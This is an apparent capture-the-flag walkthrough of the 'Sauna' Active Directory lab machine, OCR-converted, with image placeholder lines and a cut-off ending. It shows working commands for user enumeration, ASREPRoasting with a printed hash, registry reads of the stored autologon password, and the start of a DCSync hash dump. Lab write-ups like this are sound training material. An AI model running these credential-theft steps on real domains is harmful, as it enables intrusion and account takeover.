Sauna

Synopsis


Sauna is an easy difficulty Windows machine that features Active Directory enumeration and exploitation. Possible usernames can be derived from employee full names listed on the website. With these usernames, an ASREPRoasting attack can be performed, which results in hash for an account that doesn't require Kerberos pre-authentication. This hash can be subjected to an offline brute force attack, in order to recover the plaintext password for a user that is able to WinRM to the box. Running WinPEAS reveals that another system user has been configured to automatically login and it identifies their password. This second user also has Windows remote management permissions. BloodHound reveals that this user has the DS-Replication-Get-ChangesAll extended right, which allows them to dump password hashes from the Domain Controller in a DCSync attack. Executing this attack returns the hash of the primary domain administrator, which can be used with Impacket's psexec.py in order to gain a shell on the box as

Skills

- Knowledge of Windows
- Knowledge of Active Directory
- ASREProasting
- DCSync attack


Exploitation

As always we start with the nmap to check what services/ports are open




```
└─# nmap -A 10.10.10.175
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-19 03:48 EDT
Nmap scan report for 10.10.10.175
Host is up (0.17s latency).
Not shown: 990 filtered tcp ports (no-response)
PORT    STATE SERVICE       VERSION
53/tcp  open  domain        Simple DNS Plus
80/tcp  open  http          Microsoft IIS httpd 10.0
|_http-title: Egotistical Bank :: Home
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
88/tcp  open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-08-19 14:41:42Z)
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
445/tcp open  microsoft-ds?
464/tcp open  kpasswd5?
593/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp open  tcpwrapped
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019 (86%)
Aggressive OS guesses: Microsoft Windows Server 2019 (86%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: SAUNA; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2023-08-19T14:42:06
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
```

We can see multiple open ports associated with domain controller, so we started our exploitation from accessing RPC service, but anonymous access was not allowed so we moved on from RPC (at least for now)




```
┌──(root㉿kali)-[~]
└─# rdate -n 10.10.10.175
Sat Aug 19 10:46:27 EDT 2023

┌──(root㉿kali)-[~]
└─# rpcclient -U '%' 10.10.10.175
rpcclient $> enumdomusers
result was NT_STATUS_ACCESS_DENIED
rpcclient $> enumdomgroups
result was NT_STATUS_ACCESS_DENIED
rpcclient $> 
```

Next opened a web browser what gave us the following page




On this page we found names of a few employees, we create a small wordlist out of those names and launched kerbrute to check if those users exist on the system




AMAZING

Meet The Team

Meet the team. So many bank account managers but only one security manager. Sounds about right!




```
FSmith
SCoins
BTaylor
HBear
SKerb
SDriver
```



```
└─# rdate -n 10.10.10.175
Sat Aug 19 10:52:24 EDT 2023

┌──(root㉿kali)-[/opt/kerbrute]
└─# ./ker* --dc 10.10.10.175 -d EGOTISTICAL-BANK.LOCAL userenum ~/Desktop/Boxes/Sauna.htb/users

    __             __               __     
   / /_____  _____/ /_  _______  __/ /____ 
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/ 

Version: v1.0.3 (9dad6e1) - 08/19/23 - Ronnie Flathers @ropnop

2023/08/19 10:52:31 >  Using KDC(s):
2023/08/19 10:52:31 >   10.10.10.175:88

2023/08/19 10:52:31 >  [+] VALID USERNAME:       FSmith@EGOTISTICAL-BANK.LOCAL
2023/08/19 10:52:31 >  Done! Tested 6 usernames (1 valid) in 0.173 seconds

┌──(root㉿kali)-[/opt/kerbrute]
└─# 
```


We confirmed that only one user is valid, We used this user to steal his krb5 hash by using impacket GetNPusers.py script



```
└─# python GetNPUsers.py EGOTISTICAL-BANK.LOCAL/FSMith@10.10.10.175 -no-pass
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Getting TGT for FSMith@10.10.10.175
$krb5asrep$23$FSMith@10.10.10.175@EGOTISTICAL-BANK.LOCAL:6770ef5eedea3217107e7528293e1ccd$963f2884676202ddae255d2257fade7ad65002dee67457d09e8703315ce9c57617e
6c88d874190ef0c0addcf9e6e8d645b40f19997dcc6ebf0bd5d9016af0d9810ca5d4c46bb7cf1d274f8d0e40b31a0d17ae87bfa7e0d2575be3fe08aef276544e8abc88c23005bd82cf6fcaef5bc40
155d5c25ac60fe2fb217c2361c23de91e8872eefd7f2b622f4ec0626a8c6a0b8c49e712fa9430d4ca22c1e240d6133754e8a0b44b852a64cb3cefde648f074e1376698ab3ce5465b48fbc9c8241ef
2af8119996ed5cd797e6e46e835127c62c8630cba506c685a66b2f8b8572cdbef0bb9d8df7c9e666eeaf8cea6723fb99203b1dcd6a4c3dbb6361c1a33489709f324
```


We got krb5 for the user FSmith, we cracked it and we got a valid set of credentials

With those credentials we obtained an access to the system via WinRm



```
└─# crackmapexec winrm 10.10.10.175 -u FSmith -p 'Thestrokes23'
SMB         10.10.10.175    5985   SAUNA            [*] Windows 10.0 Build 17763 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL)
HTTP        10.10.10.175    5985   SAUNA            [*] http://10.10.10.175:5985/wsman
WINRM       10.10.10.175    5985   SAUNA            [+] EGOTISTICAL-BANK.LOCAL\FSmith:Thestrokes23 (Pwn3d!)
```


Also we got an access to the SMB service



```
└─# smbclient '\\10.10.10.175\print$' -U FSmith
Password for [WORKGROUP\FSmith]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Jan 23 00:32:39 2020
  ..                                  D        0  Thu Jan 23 00:32:39 2020
  color                               D        0  Sat Sep 15 03:19:09 2018
  IA64                                D        0  Thu Jan 23 00:32:39 2020
  W32X86                              D        0  Thu Jan 23 18:10:43 2020
  x64                                 D        0  Thu Jan 23 18:10:42 2020
```


But we didn’t find anything interesting there

We also used those credentials to access RPC service




```
└─# rpcclient -U 'FSmith%Thestrokes23' 10.10.10.175
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[HSmith] rid:[0x44f]
user:[FSmith] rid:[0x451]
user:[svc_loanmgr] rid:[0x454]
```

When we were done with enumeration, we used evil-winrm to get a shell on the system




```
└─# ./evil-winrm.rb -i 10.10.10.175 -u 'Fsmith' -p 'Thestrokes23'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\FSmith\Documents> whoami
egotisticalbank\fsmith
*Evil-WinRM* PS C:\Users\FSmith\Documents>
```

We started the privilege escalation process by checking if there are any default username and passwords stored in the memory



```
*Evil-WinRM* PS C:\Users\FSmith\Documents> $DefaultUsername=$(get-ItemProperty -Path "HKLM:\software\Microsoft\Windows NT\CurrentVersion\WinLogon" -Name Defa
ultUsername -ErrorAction SilentlyCOntinue).DefaultUsername
*Evil-WinRM* PS C:\Users\FSmith\Documents> echo $DefaultUsername
EGOTISTICALBANK\svc_loanmanager
*Evil-WinRM* PS C:\Users\FSmith\Documents> $DefaultPassword=$(get-ItemPropery -Path "HKLM:\Software\Microsoft\Windows NT\CurretnVersion\WinLogon" -name Defau
ltPassword -ErrorAction SilentlyContinue).DefaultPassword
The term 'get-ItemPropery' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a pat
h was included, verify that the path is correct and try again.
At line:1 char:20
+ $DefaultPassword=$(get-ItemPropery -Path "HKLM:\Software\Microsoft\Wi ...
+                    ~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (get-ItemPropery:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException
*Evil-WinRM* PS C:\Users\FSmith\Documents> echo $DefaultPassword
*Evil-WinRM* PS C:\Users\FSmith\Documents> $DefaultPassword=$(get-ItemProperty -Path "HKLM:\Software\Microsoft\Windows NT\CurrentVersion\WinLogon" -name Defa
ultPassword -ErrorAction SilentlyContinue).DefaultPassword
*Evil-WinRM* PS C:\Users\FSmith\Documents> echo $DefaultPassword
Moneymakestheworldgoround!
*Evil-WinRM* PS C:\Users\FSmith\Documents>
```


And we got credentials for the user svc_loanmgr, so we evil-winrmed as that user



```
┌──(root㉿kali)-[/opt/evil-winrm]
└─# ./evil-winrm.rb -i 10.10.10.175 -u 'svc_loanmgr' -p 'Moneymakestheworldgoround!'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents> whoami
egotisticalbank\svc_loanmgr
*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents>
```

Next we dropped SharpHound to collect all domain controller information and analyse them in the BloodHound

This informed us, that our compromised user svc_loanmgr has “GetChanges & GetChangesAll” permissions what can be used to perform DCSync attack



We used impacket secretsdump.py script to dump all hash credentials of users